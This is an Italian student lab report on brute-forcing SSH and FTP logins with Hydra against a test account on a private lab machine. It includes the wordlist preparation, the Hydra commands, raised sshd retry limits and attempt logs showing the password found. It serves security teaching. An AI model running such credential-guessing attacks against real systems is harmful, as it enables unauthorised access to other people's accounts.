Progetto S6-L5


Relazione Tecnica: Cracking dell'Autenticazione con Hydra

L’esercizio è focalizzato sulla sicurezza dei servizi di rete, con l'obiettivo di imparare a configurare correttamente i demoni di sistema e, successivamente, testarne la robustezza tramite attacchi a dizionario con **Hydra**. L'idea di fondo è che la sicurezza non dipende solo dal software usato, ma soprattutto da come viene configurato.


Fase 1: Il test sul servizio SSH

La prima parte dell'esercizio è stata guidata e si è concentrata sul protocollo **SSH** (Secure Shell).

1. **Preparazione dell'ambiente:** E’ stato creato un utente "vittima" chiamato test_user con una password volutamente semplice, testpass. E’ stato poi attivato il servizio **SSH** per simulare un server reale in ascolto con il comando **sudo service ssh start.**




2. **Test di Connessione:** È stata verificata la funzionalità del servizio effettuando un login manuale: **ssh test_user@192.168.50.100**



3. **Configurazione del Servizio SSH**

È stato analizzato il file /etc/ssh/sshd_config, il nucleo del servizio, dove vengono gestiti parametri critici come l'accesso dell'utente root e i limiti di autenticazione. Per accelerare i test ed evitare il **lockout** (blocco) del servizio dovuto ai troppi tentativi falliti osservati inizialmente, è stata effettuata una modifica strategica alla configurazione:

- **MaxAuthTries 100**: il limite di tentativi per connessione è stato innalzato per impedire la chiusura prematura della porta durante il brute-force.
- **MaxSessions 100**: è stato elevato il numero di sessioni parallele gestibili dal server per ottimizzare l'attività di Hydra.
- **Riavvio del servizio**: tramite il comando sudo service ssh restart, le nuove policy sono state rese effettive, permettendo al tool di lavorare senza interruzioni tecniche.



4. **Esecuzione dell'Attacco:** Dopo aver verificato la corretta funzionalità della connessione, è stato utilizzato Hydra per simulare un attacco di tipo "Blackbox". Invece di inserire manualmente le credenziali, il tool è stato configurato per operare un attacco a dizionario puntando verso le **wordlist** fornite dal pacchetto **SecLists**.

- **Ottimizzazione delle liste:** Per risolvere la problematica dei tempi di esecuzione eccessivi richiesti dalle liste standard, sono state create delle **wordlist brevi e mirate** (es**. utenti_fast.txt** e **pass_fast.txt**) estraendo solo i termini più comuni. Questa strategia ha permesso di testare le combinazioni più probabili in una frazione del tempo originale.

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ head -20 /usr/share/seclists/Usernames/top-usernames-shortlist.txt > utenti_fast.txt

┌──(kali㉿kali)-[~]
└─$ head -50 /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt > pass_fast.txt
```

- **Il comando chiave: hydra -L utenti_fast.txt -P pass_fast.txt 192.168.50.100 ssh -V -f**

- **Monitoraggio e controllo:** L'utilizzo dello switch **-V** è risultato fondamentale per monitorare in tempo reale ogni singolo tentativo di accesso. Inoltre, l'aggiunta dello switch **-f** ha garantito l'interruzione immediata del processo una volta individuate le credenziali corrette.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L utenti_fast.txt -P pass_fast.txt 192.168.50.100 -t 4 ssh -V -f
```

```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 54 of 936 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 55 of 936 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234" - 56 of 936 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwerty" - 57 of 936 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345" - 58 of 936 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dragon" - 59 of 936 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pussy" - 60 of 936 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 61 of 936 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "baseball" - 62 of 936 [child 2] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] attack finished for 192.168.50.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-10 05:22:57
```

Fase 2: Il test sul servizio FTP

Nella seconda fase dell'esercitazione, è stata effettuata la configurazione e l'attacco al servizio **FTP**, utilizzando il software **vsftpd** (*Very Secure FTP Daemon*) come suggerito dalla traccia.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
The following packages were automatically installed and are no longer required:
  curlftpfs                libgdk-pixbuf2.0-bin      librubberband2                mesa-vdpau-drivers
  libaudio2                libmjpegutils-2.1-0t64    libsframe2                    pocketsphinx-en-us
  libavfilter10            libmpeg2encpp-2.1-0t64    libsimdutf29                  python3-aiocache
  libavformat61            libmplex2-2.1-0t64        libsnmp40t64                  python3-aiomcache
  libblosc2-4              libmupdf25.1              libsphinxbase3t64             python3-fs
  libconfig-inifiles-perl  libonnx1t64               libswscale8                   python3-pysnmp4
  libcrypt-dev             libonnxruntime-providers  libtsk19t64                   python3-terminaltables
  libdlt2                  libonnxruntime1.21        libvdpau-va-gl1               python3-wapiti-arsenic
  libdnnl3.6               libplacebo351             libxnnpack0.20241108          python3-yaswfp
  libfuse2t64              libpocketsphinx3          libzxing3                     ruby-unf-ext
  libgav1-1                libpostproc58             linux-image-6.16.8+kali-amd64 vdpau-driver-all
Use 'sudo apt autoremove' to remove them.

Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 18
  Download size: 143 kB
  Space needed: 365 kB / 43.7 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.5 [143 kB]
Fetched 143 kB in 1s (145 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database… 457244 files and directories currently installed.)
Preparing to unpack …/vsftpd_3.0.5-0.5_amd64.deb…
Unpacking vsftpd (3.0.5-0.5)…
Setting up vsftpd (3.0.5-0.5)…
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty
→ /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
vsftpd.service is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.13.1-1)…
Processing triggers for kali-menu (2026.2.2)…

┌──(kali㉿kali)-[~]
└─$ service vsftpd start
```

Dopo l'installazione e l'avvio del servizio, la sintassi di Hydra è stata adattata per questo specifico protocollo (**hydra -L utenti_fast.txt -P pass_fast.txt 192.168.50.100 ftp -V -f**). Questa fase è risultata utile per comprendere la versatilità di Hydra, capace di operare su diversi servizi di rete modificando semplicemente il modulo finale del comando e la relativa porta di riferimento.

```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234" - 56 of 936 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwerty" - 57 of 936 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345" - 58 of 936 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dragon" - 59 of 936 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pussy" - 60 of 936 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 61 of 936 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "baseball" - 62 of 936 [child 1] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] attack finished for 192.168.50.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-10 05:26:29
```

Conclusioni

L'esercizio ha confermato che la forza di un servizio non risiede solo nel protocollo, ma nella complessità delle credenziali e nelle impostazioni di difesa del server. Strumenti come Hydra sono essenziali per un Ethical Hacker per dimostrare quanto sia facile violare una password semplice se non vengono adottate contromisure adeguate.